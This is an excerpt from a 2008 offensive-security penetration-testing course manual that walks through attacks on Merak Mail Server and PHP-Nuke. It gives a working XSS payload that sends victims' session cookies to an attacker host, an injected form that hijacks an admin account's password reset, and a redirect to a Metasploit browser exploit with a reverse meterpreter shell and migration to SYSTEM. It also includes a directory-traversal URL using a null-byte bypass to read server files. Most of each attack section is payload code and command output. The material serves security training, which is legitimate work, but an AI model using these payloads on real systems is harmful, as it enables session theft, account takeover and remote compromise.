



Offensive Security

BackTrack to the Max Cracking the Perimeter

v.1.0

Mati Aharoni

MCT, MCSES, CCNA, CCSA, HPOV, CISSP

<http://www.offensive-security.com>

© All rights reserved to Author Mati Aharoni, 2008



Table of Contents

Introduction	7
The Web Application angle.....	8
Cross Site Scripting Attacks – Scenario #1	8
Real World Scenario.....	9
Stealing Cookies	10
Logging in with no credentials.....	12
Optimizing the attack	14
Getting a shell	20
A little trick.....	21
Challenge #1	21
Directory traversal – Scenario #2.....	22
Real World Scenario.....	22
The root of the problem	23
Stealing MySQL Tables	24
Viewing the stolen tables.....	25
Using the password hash to login.....	26
Owning the Server.....	28
Getting a shell	30
Challenge #2	34

© All rights reserved to Author Mati Aharoni, 2008



The Backdoor angle 35

Backdooring PE files under Windows Vista 35

 Peeking around the file 37

 Fixing up our Code Cave 37

 Hijacking Execution Flow 39

 Injecting our Shellcode 41

 Solving Problems 43

 Challenge #3 46

Super Trojan [T]..... 47

Bypassing Antivirus Systems - More Olly games..... 50

 The Theory..... 50

 The Cave and the Stub..... 58

 AV, AV wherefore art thou AV? 61

 The Results 63

 Challenge #4 64

Advanced Exploitation Techniques 65

MS07-017 – Dealing with Vista..... 65

 ASLR..... 65

 2 byte overwrite 68

 Jumping to our shellcode 69

 Challenge #5 73



Cracking the Egghunter	74
The exploit.....	74
The Egghunter.....	80
The Shell.....	87
Challenge #6.....	89
The 0Day angle.....	90
Windows TFTP Server – Case study #1	90
Figuring out the protocol	90
Writing the Spike fuzzer template.....	91
The crash	93
Controlling EIP	94
Locating a return address.....	95
3 byte overwrite	98
Challenge #7	101
HP Openview NNM – Case study #2.....	102
Spike Overview.....	102
Creating custom fuzzers using Spike components	103
Fuzzing cleartext protocols with Spike.....	104
Replicating the crash	109
Controlling EIP	111
The problems begin – bad characters	113



The problems continue – alphanumeric shellcode.....	115
The problems persist – return of W00TW00T	117
Writing alphanumeric shellcode with Calc	117
Getting code execution	122
Last words.....	125
Challenge #8	125
Advanced ARP spoofing attacks.....	126



All rights reserved to Author Mati Aharoni, 2008.

©

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author.

© All rights reserved to Author Mati Aharoni, 2008



Introduction

The field of penetration testing is constantly evolving. Both security awareness and security technologies are on the rise, and the bar required to “crack” the organizational perimeter is constantly being raised. Public exploits and weak passwords rarely do the job of breaking the corporate security boundary, which requires the attacker to have an expanded set of skills in order to successfully complete the penetration test.

In this course we will examine several advanced attack vectors, based on real live scenarios we have encountered from our penetration testing experience. In addition, we will add demonstrate several "special features" available in BackTrack, designed to save you time and effort.

The “**Web Application**” module will discuss two interesting case studies of odd web application vulnerabilities we encountered. The vulnerabilities were creatively exploited to gain access to the internal network.

The “**Backdoor angle**” will discuss the various methods of supporting Trojan horse attacks, such as Anti Virus software avoidance and injecting backdoor code into PE executables.

The “**Advanced exploit development**” module will go through interesting methods and techniques required to successfully exploit modern day operating systems and introduce topics such as bypassing ASLR, the use of egghunters in exploit development and more...

The “**Oday angle**” module will discuss the life cycle of finding bugs and developing exploits for them. The use of spike for fuzzing cleartext and binary protocols will be examined. In addition, we will manually create alphanumeric shellcode. This module includes some of the more intense exploits we’ve written.

All in all, this course is aimed at exposing you to new techniques of attack, and helps you develop lateral thinking skills.

© All rights reserved to Author Mati Aharoni, 2008



The Web Application angle

Web applications are usually at the frontline of the cyber battle. From a security standpoint, they present a much larger attack surface, and a higher probability of a successful attack. To add to this, dynamic websites often host a back-end SQL server, which further increases the attack surface.

Fortunately for us attackers, web developers are usually unaware of most of the security mechanisms required to properly secure a web application...and even if they are, there's always the human element that can create a critical security vulnerability in the code.

Cross Site Scripting Attacks – Scenario #1

Cross site scripting allows execution of java-scripts written by the attacker in the context of the victim. By passing various html tags (most often `<script>`) as parameters to a target URL it's often possible to trick the site into generating malformed content.

Although not as powerful as "remote code execution" attacks, XSS attacks can have devastating implications to the integrity and confidentiality of a network. Due to the lack of "real code execution" of these attacks, XSS vulnerabilities are often overlooked or ignored by administrators and security auditors alike, with the belief that their security impact is minimal.

In this module we will aim to disprove that assumption, and demonstrate a real world penetration testing scenario where a "mere" XSS vulnerability cracked the organizational perimeter wide open.



Real World Scenario


During a penetration test, we determined that our client was running Merak Mail Server version 8.9.1.

```
bt framework3 # nc -v 192.168.240.131 110
192.168.240.131: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.240.131] 110 (pop3) open
+OK mail Merak 8.9.1 POP3 Fri, 27 Jun 2008 19:52:29 -0700 <20080627195229@mail>
```

After some examination, we realized that the Merak mail server was vulnerable to XSS attacks. By sending a malformed mail to the system, we were able to get JavaScript to execute on the victim machine. The following HTML code was sent to the victim by email in order to trigger the vulnerability:

```
<html><body onload='alert("XSS")'>
</body></html>
```

The victim browser executes the JavaScript we sent:



Stealing Cookies

Whenever an XSS vulnerability is found in a site that maintains a session (usually though cookies) it allows attackers to steal cookies from the victim. To exploit this vulnerability we need two things:

- any cookies the server has stored on the client
- the query string.

These two pieces of information can be accessed via the JavaScript **document.cookie** and **document.location** functions.



By sending the following html code to the victim, we would send the document.cookie and document.location information to the attacker:

```
<html><body
onload='document.location.replace("http://attacker/post.asp?name=victim1&message
=" + document.cookie + "<br>" + "URL:" + document.location);'>
</body></html>
```

Once the JavaScript is executed on the victim client browser, the session information is sent to us.

```
bt ~ # nc -vlp 80
listening on [any] 80 ...
192.168.240.131: inverse host lookup failed: Unknown host
connect to [192.168.240.134] from (UNKNOWN) [192.168.240.131] 1107
GET
/post.asp?name=victim1&message=js_cipher=1;%20IceWarpWebMailSessID=f756aa83e5441
3de8378caf263a17ea5;%20lang=english<br>URL:http://localhost:32000/mail/view.html
?id=8072a753e5940e13acc7420e77ab37a3&folder=inbox&messageindex=0&messageid=20080
6271706410010.tmp&count=2 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer:
http://localhost:32000/mail/blankskin.html?id=8072a753e5940e13acc7420e77ab37a3
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR
1.1.4322)
Host: 192.168.240.134
Connection: Keep-Alive
```

We can use these credentials to login as the administrator as long as the session is active. To do that we need to send the cookie we just got from our XSS attack to the mail server web interface.




Logging in with no credentials

We will intercept a request to **blankskin.html** (the main script for reading mail), with our favorite web proxy (Paros web proxy in this case), and inject the authentication cookie to it.

```
http://victim:32000/mail/blankskin.html?id=8072a753e5940e13acc7420e77ab37a3
```

Request	Response	Trap
<pre>GET http://192.168.240.131:32000/mail/blankskin.html?id=8072a753e5940e13acc7420e771.1 Host: 192.168.240.131:32000 User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.14) Gecko/20080404 Firefox/2.0. Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image Accept-Language: en-us,en;q=0.5 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 Keep-Alive: 300 Proxy-Connection: keep-alive Cookie: js_cipher=1; IceWarpWebMailSessID=f756aa83e54413de8378caf263a17ea5</pre>		

This should result in a successful login to the Merak mail system.




By logging into the administrators email account, we gathered a wealthy amount of information, including passwords to various systems such as corporate DNS administration passwords, network diagrams, server passwords and history, etc.

Optimizing the attack

This method of attack is not the most effective for this particular situation. The attacker has to hope that the administrators session does not time out by the time the attack is over, and that will not necessarily be the case.

We could use a different JavaScript snippet to extract the administrator's password, thus eliminating the need for the session to be active. We would like to update the administrators account information with the attacker's email address as the alternative address. This will allow us to retrieve the password via the web interface later on.

In a test environment, we attempt to update the administrative account information in order to see what parameters are sent to the web server.



http://192.168.240.131:32000/mail/accountsettings_add.html

Request Header Name	Request Head...	Post Parameter Name	Post Paramet...
Host	192.168.240.13	id	0f6495ac98868
User-Agent	Mozilla/5.0 (X11	accountid	0
Accept	text/xml, applica	Save_x	1
Accept-Language	en-us,en;q=0.5	action	mod
Accept-Encoding	gzip,deflate	account%5BUSER%5D	admin.com%2F
Accept-Charset	ISO-8859-1,utf-	account%5BEMAIL%5D	admin%40adm
Keep-Alive	300	account%5BPASS%5D	****
Proxy-Connection	keep-alive	account%5BPASS2%5D	****
Referer	http://192.168.2	account%5BFULLNAME%...	Admin
Cookie	IceWarpWebMa	account%5BALTEMAIL%...	evil%40admin.i
		account%5BHOSTUSER...	admin.com%2F
		account%5BCOLOR%5D	%23EF9496
		Save_x	Save+Changes

Cancel OK



Since the mail system does not require users to provide their credentials before updating the account, the process of updating settings can be done with a simple JavaScript.

```
</form>
<form method=POST name="frm1" action="/mail/accountsettings_add.html">
<input type="hidden" name="id" value="x">
<input type="hidden" name="accountid" value="0">
<input type="hidden" name="Save_x" value="1">
<input type="hidden" name="account[USER]" value="admin.com/admin">
<input type="hidden" name="account[EMAIL]" value="admin@admin.com">
<input type="hidden" name="account[PASS]" value="*****">
<input type="hidden" name="account[PASS2]" value="*****">
<input type="hidden" name="account[FULLNAME]" value="">
<input type="hidden" name="account[ALTEMAIL]" value="evil@admin.com">
<input type="hidden" name="account[HOSTUSER]" value="admin.com/evil">
<input type="hidden" name="account[COLOR]" value="">
<input type="hidden" name="Save_x" value="Save+Changes">
</form>

<body onload='document.frm1.id.value = document.main.id.value;
document.frm1.submit(); '>

<form>
```

We added the `</form>` at the beginning of the code as we need to terminate the original form first.


The `body onload` event first sets the current session id and then posts the account update form.




Example of a situation similar to the one above:

```
<form>
<input type="text" name="user">
</form> we break out of the form and inject our own form
<form name="injected">
<input type="text" name="pass" value="injected"></form>
<form> correct the syntax
</form>
```

We send the JavaScript, and once executed, we can see that the account was actually updated!




We proceed to click on the "forgot your password" link, and send a password reminder to both administrative emails.





The password is promptly sent to us:





Getting a shell

By using XSS vulnerabilities to redirect the client browser to any website, we can attempt to redirect our victim to a web server hosting a malicious html, also known as a client side attack.

In the next scenario, we will set up a Metasploit Internet Explorer client side exploit, and redirect our victim to it. The code we will send is:

```
<html><body onload='document.location.replace("http://192.168.240.134/vml");'>
</body></html>
```

Once the email is opened, we can see Metasploit accept the http session, and work its magic.

The "setslice" exploit is just an example, and in this demo, we might need to execute the exploit several times until successful code execution is achieved.

```
bt framework3 # ./msfcli exploit/windows/browser/ ms06_057_webview_setslice
SRVPORT=80 URIPATH=/vml PAYLOAD=windows/meterpreter/reverse_tcp
LHOST=192.168.240.134 E
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/vml
[*] Local IP: http://192.168.240.134:80/vml
[*] Server started.
[*] Sending exploit to 192.168.240.131:1331...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73227 bytes)...
[*] Upload completed.
[*] Server stopped.
[*] Meterpreter session 1 opened (192.168.240.134:4444 -> 192.168.240.131:1332)

meterpreter >
```



A little trick

A little trick I thought I'd mention while on the topic of client side attacks and the Metasploit framework. Once we get our reverse Meterpreter shell from the client, we are running in the `iexplore.exe` process space. If the user should close their browser (as it becomes non responsive), our shell would die.

The Metasploit framework supports process migration, which allows us to migrate our Meterpreter to a different process. For example, if we migrate Meterpreter to LSASS, our session would not be killed when the victim closes their browser.

```
meterpreter > getuid
Server username: LAB2K3\Administrator
meterpreter > ps
Process list
=====
  PID  Name                Path
  ---  -
  392  smss.exe            \SystemRoot\System32\smss.exe
  472  winlogon.exe        \??\C:\WINDOWS\system32\winlogon.exe
  516  services.exe        C:\WINDOWS\system32\services.exe
  528  lsass.exe           C:\WINDOWS\system32\lsass.exe
  .....
  1132 iexplore.exe        C:\Program Files\Internet Explorer\iexplore.exe
meterpreter > migrate 528
[*] Migrating to 528...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Challenge #1

Recreate the XSS attacks described in this module. Proceed to log in, alter the email, and get a shell from the victim.



Directory traversal – Scenario #2

Directory traversal allows attackers to bypass restrictions and trick the application into accessing an incorrect file, usually outside of the web root. Suppose a web application allows users to display files from the directory "c:\text_files\". If the application does not filter parameters correctly an attacker might be able to request a file called "..\boot.ini". The resulting filename will be "c:\text_files\..\boot.ini" which is a valid file-name (equals to "c:\boot.ini").

Once again, directory traversal attacks (or local file inclusion attacks for that matter) do not often result in arbitrary code execution. For this reason these vulnerabilities are often overlooked or ignored during a pen test.

The next module re-enacts a pentest performed on a large company, who hosted an in house, hardened version of PHP-Nuke as an external portal for their employees. The directory traversal attack, combined with other available resources was sufficient to creatively exploit and gain SYSTEM access to the machine.

Real World Scenario

After examining strategic parts of the PHP-Nuke code, we encountered an interesting file – “modules.php”. This file takes two parameters - *name* and *file*. These parameters are used to determine which modules should be included during the runtime of PHP-Nuke.

The vulnerable code (modules.php - line #34):

```
if (!isset($mop) OR $mop != $_REQUEST['mop']) $mop="modload";  
if (!isset($file) OR $file != $_REQUEST['file']) $file="index";  
if (stripos_clone($file,"..") OR stripos_clone($mop,"..")) die("You are so cool...");
```

The bold code at line three checks to see if the input string contains any occurrences of "..". This is done this by calling the “*stripos_clone*” function, which is PHP-Nuke's version of *stripos*.



The function then checks if the returned value is True (bigger than 0). If the returned value is bigger than zero the check fails and the script exits with the error "You are so cool...". If the returned value is False the input is considered safe.

The root of the problem

stripos returns the position of the first occurrence of a case-insensitive string... where's the bug ?

If the first occurrence of "." exists at the beginning of the string, *stripos* will return zero and the test will be bypassed ! Test this for yourself, using this simple php script:

```
<?php
echo stripos("aabbccdde", "aa");
//echo stripos("../..../", ".");
?>
```

The file parameter is later on used to determine which file to include. As we have bypassed the security test we can now manipulate the final file name.

Line #53:

```
$modpath .= "modules/$name/" . $file . ".php"; # final file name created
if (file_exists($modpath)) {
    include($modpath); # final file name included / executed
} else {
    include("header.php");
    OpenTable();
    echo "<br><center>Sorry, such file doesn't exist...</center><br>";
    CloseTable();
    include("footer.php");
}
...
```


Notice that `$modpath` is being set to "modules/\$name/" . \$file . ".php"



If the file parameter is set to `= "..\..\..\..\..\boot.ini %00"` the file `boot.ini` will be displayed. Note that a `%00` character is used to terminate the URL string. This allows us to access files of any extension and not just PHP files.

We can now exploit this vulnerability to read arbitrary files on the server.

```
http://web/modules.php?name=Downloads&file=..\..\..\..\..\boot.ini%00
```



Stealing MySQL Tables

PHP is often used in conjunction with a MySQL backend database. By default, MySQL stores its databases in files, which are located in the MySQL data directory. Each database has its own sub folder and each table has three files associated with it - `table.MYI`, `table.MYD` and `table.frm`.

